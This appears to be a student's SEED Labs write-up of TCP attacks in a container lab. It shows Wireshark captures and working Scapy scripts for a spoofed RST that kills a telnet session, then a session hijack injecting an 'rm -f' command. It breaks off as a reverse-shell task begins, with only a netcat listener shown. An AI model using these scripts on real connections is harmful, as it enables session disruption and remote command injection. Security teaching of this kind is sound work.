
I then went back to the terminal, where we will log into the victim from user1 and then simply writing anything in terminal will add an entry in wireshark:



```
No.   Time                Source      Destination  Protocol  Length Info
   79 2022-12-01 18:0…  10.9.0.6    10.9.0.5     TELNET       67 Telnet Data ...
   80 2022-12-01 18:0…  10.9.0.5    10.9.0.6     TELNET       67 Telnet Data ...
   81 2022-12-01 18:0…  10.9.0.6    10.9.0.5     TCP          66 41416 → 23 [ACK] Seq=2
   82 2022-12-01 18:0…  10.9.0.6    10.9.0.5     TELNET       67 Telnet Data ...
   83 2022-12-01 18:0…  10.9.0.5    10.9.0.6     TELNET       67 Telnet Data ...
   84 2022-12-01 18:0…  10.9.0.6    10.9.0.5     TCP          66 41416 → 23 [ACK] Seq=2
   85 2022-12-01 18:0…  10.9.0.6    10.9.0.5     TELNET       67 Telnet Data ...
   86 2022-12-01 18:0…  10.9.0.5    10.9.0.6     TELNET       67 Telnet Data ...
   87 2022-12-01 18:0…  10.9.0.6    10.9.0.5     TCP          66 41416 → 23 [ACK] Seq=2

▸ Frame 87: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-e359143839a3, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 41416, Dst Port: 23, Seq: 2844483643, Ack: 3327479530, Len: 0
```

```
1@098f1f62f482:~$ hey
```


We want to look at the last one and find the sequence number under Transmission Control Protocol, which will give us all the information we need to fill up the missing @ in the code, including the interface name in the send method. The src is the user's IP and the dst is the victim’s IP:



```
   87 2022-12-01 18:0… 10.9.0.6           10.9.0.5           TCP        66 41416

Transmission Control Protocol, Src Port: 41416, Dst Port: 23, Seq: 2844483643, Ack: 33
    Source Port: 41416
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2844483643
    [Next sequence number: 2844483643]
```

```
  GNU nano 4.8                                  test.py
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41416, dport=23, flags="R", seq=2844483643)
pkt = ip/tcp
ls(pkt)
send(pkt, iface='br-e359143839a3', verbose=0)
```

I then went to the attacker container, and went into the volumes directory where I ran the python script file. After running it, we can see a new red entry (RST Attack) that shows up in wireshark, which is the spoofed packet:




```
86 2022-12-01 18:0… 10.9.0.5        10.9.0.6        TELNET    67 Telnet Data ...
87 2022-12-01 18:0… 10.9.0.6        10.9.0.5        TCP       66 41416 → 23 [ACK] Seq=28
88 2022-12-01 18:3… 10.9.0.6        10.9.0.5        TCP       54 41416 → 23 [RST] Seq=28
```

```
ttl        : ByteField                    = 64              (64)
proto      : ByteEnumField                = 6               (0)
chksum     : XShortField                  = None            (None)
src        : SourceIPField                = '10.9.0.6'      (None)
dst        : DestIPField                  = '10.9.0.5'      (None)
options    : PacketListField              = []              ([])
--
sport      : ShortEnumField               = 41416           (20)
dport      : ShortEnumField               = 23              (80)
seq        : IntField                     = 2844483643      (0)
ack        : IntField                     = 0               (0)
dataofs    : BitField  (4 bits)           = None            (None)
reserved   : BitField  (3 bits)           = 0               (0)
flags      : FlagsField  (9 bits)         = <Flag 4 (R)>    (<Flag 2 (S)>
)
window     : ShortField                   = 8192            (8192)
chksum     : XShortField                  = None            (None)
urgptr     : ShortField                   = 0               (0)
options    : TCPOptionsField              = []              (b'')
root@VM:/volumes#
```


Task 3: TCP Session Hijacking

This task involves hijacking an existing TCP connection between two victims by injecting malicious contents. To proceed with this attack, I will go to our local and create a new file in the volumes folder, and then add the python code:




```
  GNU nano 4.8                              test2.py
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="A", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Then I went to the user container and connected to the victim using telnet:




```
root@7109353d0799:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
098f1f62f482 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Dec  1 23:02:51 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@098f1f62f482:~$ 
```

Then I went back to wireshark, to the same exact capture from the previous task:



```
[SEED Labs] Capturing from br-e359143839a3 (host 10.9.0.5 and tcp port 23)
Apply a display filter ... <Ctrl-/>
No.   Time                Source      Destination  Protocol  Length  Info
  151 2022-12-01 20:3...  10.9.0.6    10.9.0.5     TCP        66 41504 → 23 [ACK] Seq=25
  152 2022-12-01 20:3...  10.9.0.5    10.9.0.6     TELNET    282 Telnet Data ...
  153 2022-12-01 20:3...  10.9.0.6    10.9.0.5     TCP        66 41504 → 23 [ACK] Seq=25
  154 2022-12-01 20:3...  10.9.0.5    10.9.0.6     TELNET    260 Telnet Data ...
  155 2022-12-01 20:3...  10.9.0.6    10.9.0.5     TCP        66 41504 → 23 [ACK] Seq=25
  156 2022-12-01 20:3...  10.9.0.5    10.9.0.6     TELNET    150 Telnet Data ...
  157 2022-12-01 20:3...  10.9.0.6    10.9.0.5     TCP        66 41504 → 23 [ACK] Seq=25
  158 2022-12-01 20:3...  10.9.0.5    10.9.0.6     TELNET     87 Telnet Data ...
  159 2022-12-01 20:3...  10.9.0.6    10.9.0.5     TCP        66 41504 → 23 [ACK] Seq=25

Transmission Control Protocol, Src Port: 41416, Dst Port: 23, Seq: 2844483643, Ack: 3327479530, Len: 0
    Source Port: 41416
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2844483643
    [Next sequence number: 2844483643]
    Acknowledgment number: 3327479530
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 501]
```


We will use the same method from the previous task to retrieve the data we need to fill in the code by looking at the data under the Transmission Control Protocol however with a new parameter which is the Acknowledgment number (and of course the interface):



```
Transmission Control Protocol, Src Port: 41504, Dst Port: 23, Seq: 2558327721, Ack: 2633211012, Len: 0
    Source Port: 41504
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 2558327721
    [Next sequence number: 2558327721]
    Acknowledgment number: 2633211012
```


```
  GNU nano 4.8                    test2.py                    Modifi
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41504, dport=23, flags="A", seq=2558327721, ack=2633211012)
data = ""
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface='br-e359143839a3', verbose=0)
```

For the data parameter, we can create a simple file that the attacker would want to delete:




```
seed@098f1f62f482:~$ ls
victim
seed@098f1f62f482:~$ cat > test_data
Test dataseed@098f1f62f482:~$ ls
test_data  victim
seed@098f1f62f482:~$ cat test_data
```

Then we can add this in the data param:



```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=42256, dport=23, flags="A", seq=1971934977, ack=1726944152)
data = "\r rm -f test_data \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface='br-e359143839a3', verbose=0)
```


If we look at wireshark after running the script, we will see a lot of red entries being added:



```
No.  Time             Source             Destination        Protocol Length Info
  30 2022-12-02 21:0… 10.9.0.6           10.9.0.5           TELNET     69 [TCP Spurious Retransmission] Telnet Data ...
  31 2022-12-02 21:0… 10.9.0.5           10.9.0.6           TCP        78 [TCP Dup ACK 11#6] 23 → 42256 [ACK] Seq=1726944244 Ack=1971934996 Win=509 Len=0 TSval=2433000458 TSecr=1027…
  32 2022-12-02 21:0… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP        42 Who has 10.9.0.5? Tell 10.9.0.6
  33 2022-12-02 21:0… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
  34 2022-12-02 21:0… 10.9.0.5           10.9.0.6           TCP       158 [TCP Retransmission] 23 → 42256 [PSH, ACK] Seq=1726944152 Ack=1971934996 Win=509 Len=92 TSval=2433002250 TS…
  35 2022-12-02 21:0… 10.9.0.6           10.9.0.5           TELNET     69 [TCP Spurious Retransmission] Telnet Data ...
  36 2022-12-02 21:0… 10.9.0.5           10.9.0.6           TCP        78 [TCP Dup ACK 11#7] 23 → 42256 [ACK] Seq=1726944244 Ack=1971934996 Win=509 Len=0 TSval=2433003794 TSecr=1027…
  37 2022-12-02 21:0… 10.9.0.6           10.9.0.5           TELNET     69 [TCP Spurious Retransmission] Telnet Data ...
  38 2022-12-02 21:0… 10.9.0.5           10.9.0.6           TCP        78 [TCP Dup ACK 11#8] 23 → 42256 [ACK] Seq=1726944244 Ack=1971934996 Win=509 Len=0 TSval=2433010442 TSecr=1027…
  39 2022-12-02 21:0… 10.9.0.5           10.9.0.6           TCP       158 [TCP Retransmission] 23 → 42256 [PSH, ACK] Seq=1726944152 Ack=1971934996 Win=509 Len=92 TSval=2433015574 TS…
  40 2022-12-02 21:0… 10.9.0.6           10.9.0.5           TELNET     69 [TCP Spurious Retransmission] Telnet Data ...
  41 2022-12-02 21:0… 10.9.0.5           10.9.0.6           TCP        78 [TCP Dup ACK 11#9] 23 → 42256 [ACK] Seq=1726944244 Ack=1971934996 Win=509 Len=0 TSval=2433023759 TSecr=1027…
  42 2022-12-02 21:0… 10.9.0.5           10.9.0.6           TCP       158 [TCP Retransmission] 23 → 42256 [PSH, ACK] Seq=1726944152 Ack=1971934996 Win=509 Len=92 TSval=2433043466 TS…
  43 2022-12-02 21:0… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP        42 Who has 10.9.0.6? Tell 10.9.0.5
  44 2022-12-02 21:0… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP        42 10.9.0.6 is at 02:42:0a:09:00:06
Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-e359143839a3, id 0
```

```
src        : SourceIPField                 = '10.9.0.6'      (None)
dst        : DestIPField                   = '10.9.0.5'      (None)
options    : PacketListField               = []              ([])
--
sport      : ShortEnumField                = 42256           (20)
dport      : ShortEnumField                = 23              (80)
seq        : IntField                      = 1971934977      (0)
ack        : IntField                      = 1726944152      (0)
dataofs    : BitField  (4 bits)            = None            (None)
reserved   : BitField  (3 bits)            = 0               (0)
flags      : FlagsField  (9 bits)          = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                    = 8192            (8192)
chksum     : XShortField                   = None            (None)
urgptr     : ShortField                    = 0               (0)
options    : TCPOptionsField               = []              (b'')
--
load       : StrField                      = b'\r rm -f test_data \r' (b''
)
```

If we go back to the victim's connection and then do ls, we will find that the file was deleted:




```
seed@098f1f62f482:~$ ls
victim
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers can inject a command into the victim's machine using TCP session hijacking, they are not interested in running a straightforward control on the victim's machine but in running many commands. Running these commands all through TCP session hijacking is inconvenient. Attackers want to use the attack to set up a back door, so they can use this back door to conduct further damage conveniently. A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack shell access to the victim machine. A reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine, which gives the attacker a convenient way to access a remote machine once it has been compromised.


To proceed with this attack, first we will run two attacker containers in different terminals, one where we will run the nc command:



```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
```

